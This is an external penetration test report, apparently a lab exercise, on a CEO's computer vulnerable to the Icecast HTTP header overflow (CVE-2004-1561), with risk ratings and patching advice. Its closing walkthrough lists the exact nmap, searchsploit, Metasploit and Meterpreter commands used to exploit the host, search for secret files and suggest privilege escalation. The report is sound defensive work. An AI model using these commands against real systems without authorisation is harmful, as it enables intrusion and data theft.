

GoodCorp Inc.

External Penetration Test Engagement

11/09/2021 to 13/09/2021

Table of Contents

[1 Revision History 2](#_Toc82437985)

[2 Background 3](#_Toc82437986)

[3 Scope 3](#_Toc82437987)

[4 Overview 4](#_Toc82437988)

[4.1 Risk Level Definitions 5](#_Toc82437989)

[5 Detailed Newly Found Technical Findings 6](#_Toc82437990)

[5.1 Icecast HTTP Header Buffer Overflow 6](#_Toc82437991)

[6 Additional Information 7](#_Toc82437992)

[6.1 Engagement Walkthrough 7](#_Toc82437993)

# Revision History

|  |  |  |  |
| --- | --- | --- | --- |
| Author | Version | Date | Description |
| Jennings | 1.0 | 11/09/2021 | Version 1 First Draft |
| Jennings | 1.1 | 12/09/2021 | Version 1.1 Review |
| Jennings | 1.2 | 13/09/2021 | Version 1.2 Final Report |

# Background

The engagement for GoodCorp Inc. is an independent penetration test of the CEO’s computer. This is to determine the veracity of the system to ensure data privacy and system integrity are to the highest standards. Importantly, this report will test for vulnerabilities and determine mitigation strategies for the CEO and GoodCorp Inc. moving forward.

Due to the nature of the CEO’s schedule, all vulnerability testing will be strictly done in a way that will not impact upon the everyday activities and use of the computer. Furthermore, the integrity of files and system configurations will not be altered to ensure limited impact upon the CEO.

Information regarding access to the network have been provided and will not require the practice of gathering information on and pertaining to the network. Additionally, the scope of the engagement is to be strictly concerning the CEO’s computer and not other computers within the network.

# Scope

The following IP addresses/hostnames are considered to be in-scope for this penetration test:

* CEO’s Computer | IP: 192.168.0.20

# Overview

During the engagement, the identified vulnerability which requires immediate attention is (1) `Icecast Overflow Exploit`. This vulnerability exposes the system to other vulnerabilities and exposes private data files which are outlined under ‘Additional Information’.

Importantly, if the initial vulnerability is addressed and recommendations are applied the problem is easily mitigated. This paper will address the primary concern and the provide a walkthrough of how the vulnerability and exploit was achieved.

## Risk Level Definitions

**High-Risk –** The issue has a direct impact on the target application that directly leads to compromise.

**Medium-Risk –** The issue has a direct impact on the target application that does not directly lead to compromise but could be leveraged as part of the process without great difficulty.

**Low-Risk –** The issue has a direct impact on the target application, which could be used in the event of a compromise as an accessory to the attack, or could be used as part of the process to compromise a site, but present a greater level of difficulty to leverage than a medium-risk finding.

**Informational –** The issue has either:

* A minimal negative impact on the web application, but as part of best security practices should be implemented to achieve compliance with such standards;
* or should be implemented to assist in achieving defence-in-depth across the application.

# Detailed Newly Found Technical Findings

Icecast HTTP Header Buffer Overflow CVE: 2004-1561

Impacted Hosts / Assets

192.168.0.20 (CEO Computer)

Technical Details and Risk

Identified Vulnerability:

[Icecast HTTP Header Buffer Overflow](https://www.exploit-db.com/exploits/16763) (‘Icecast Overflow Exploit’) CVE: 2004-1561 **[Risk: High]**

Due to the `Icecast` application running on `192.168.0.20`, the computer is vulnerable to an `Icecast Overflow Exploit`. This would allow an attacker to remotely gain control of the system by overwriting the memory on the system utilizing the Icecast flaw. This occurs by sending 32 HTTP headers which causes it to write past the end of a pointer array. Effectively, this tricks the Icecast into thinking the thread is still in use and exposes the system to remote arbitrary actions.

Actions which may be executed are:

1. File Discovery
2. Keylogging
3. Privilege Escalation

Business Risk

There is a significant **‘High’** risk with the ‘Icecast Overflow Exploit’ as this can impact upon the Integrity, Confidentiality, and Availability of the system. The flow on ramifications of such an event may have significant impact upon the reputation, the privacy, and accessibility of data/systems for GoodCorp. In particular, the CEO’s system may have specific trade ‘secrets’ which are not meant to be released to the public or may be vulnerable to competitors. It is critical that this vulnerability/exploit is addressed immediately to ensure this data is protected and further risk mitigated.

Recommendation

The mitigation strategies against the `Icecast Overflow Exploit` would be to immediately patch and install the latest version of the software. Additionally, patch all software on the system to ensure everything is the latest version. Furthermore, implementing encryption on sensitive files would assist in additional levels of security. Lastly, applying principles of least privilege would maintain privacy and protection against future ‘unknown’ attacks. This would be through enabling firewall rules that only allow traffic on the necessary ports.

In summary, the key recommendation(s) would be to:

1. Frequent maintenance - patch and install the most up-to-date software.
2. Encryption practices for sensitive data.
3. Firewall enabled to only allow traffic on needed ports.

# Additional Information

Engagement (Vulnerability) Walkthrough


*Due to information being provided about the network initial steps were taken to determine the service(s) running on the CEO’s system.*

**The steps taken to assess vulnerability of the CEO’s computer are detailed below:**

1. Perform a service and version scan using Nmap to determine which services are up and running:

- Run the Nmap command that performs a service and version scan against the target.


`nmap -sS -sV -O 192.168.0.20`



2. From the previous step, we see that the Icecast service is running. Let's start by attacking that service. Search for any Icecast exploits:

- Run the SearchSploit commands to show available Icecast exploits.

`searchsploit -t icecast windows`



3. Now that we know which exploits are available to us, let's start Metasploit:


- Run the command that starts Metasploit:

`msfconsole`

4. Search for the Icecast module and load it for use.

- Run the command to search for the Icecast module:

`search icecast`




- Run the command to use the Icecast module:

`use 0`

- Set the `RHOST` to the target machine.

`set RHOSTS 192.168.0.20`




- Run the Icecast exploit.

`run`

5. You should now have a Meterpreter session open.

- Run the command that performs a search for the `secretfile.txt` on the target.

`search -f \*secret\*



- Run the command to performs a search for the `recipe.txt` on the target:

`search -f \*recipe\*



6. You can also use Meterpreter's local exploit suggester to find possible exploits.

`run post/multi/recon/local\_exploit\_suggester`

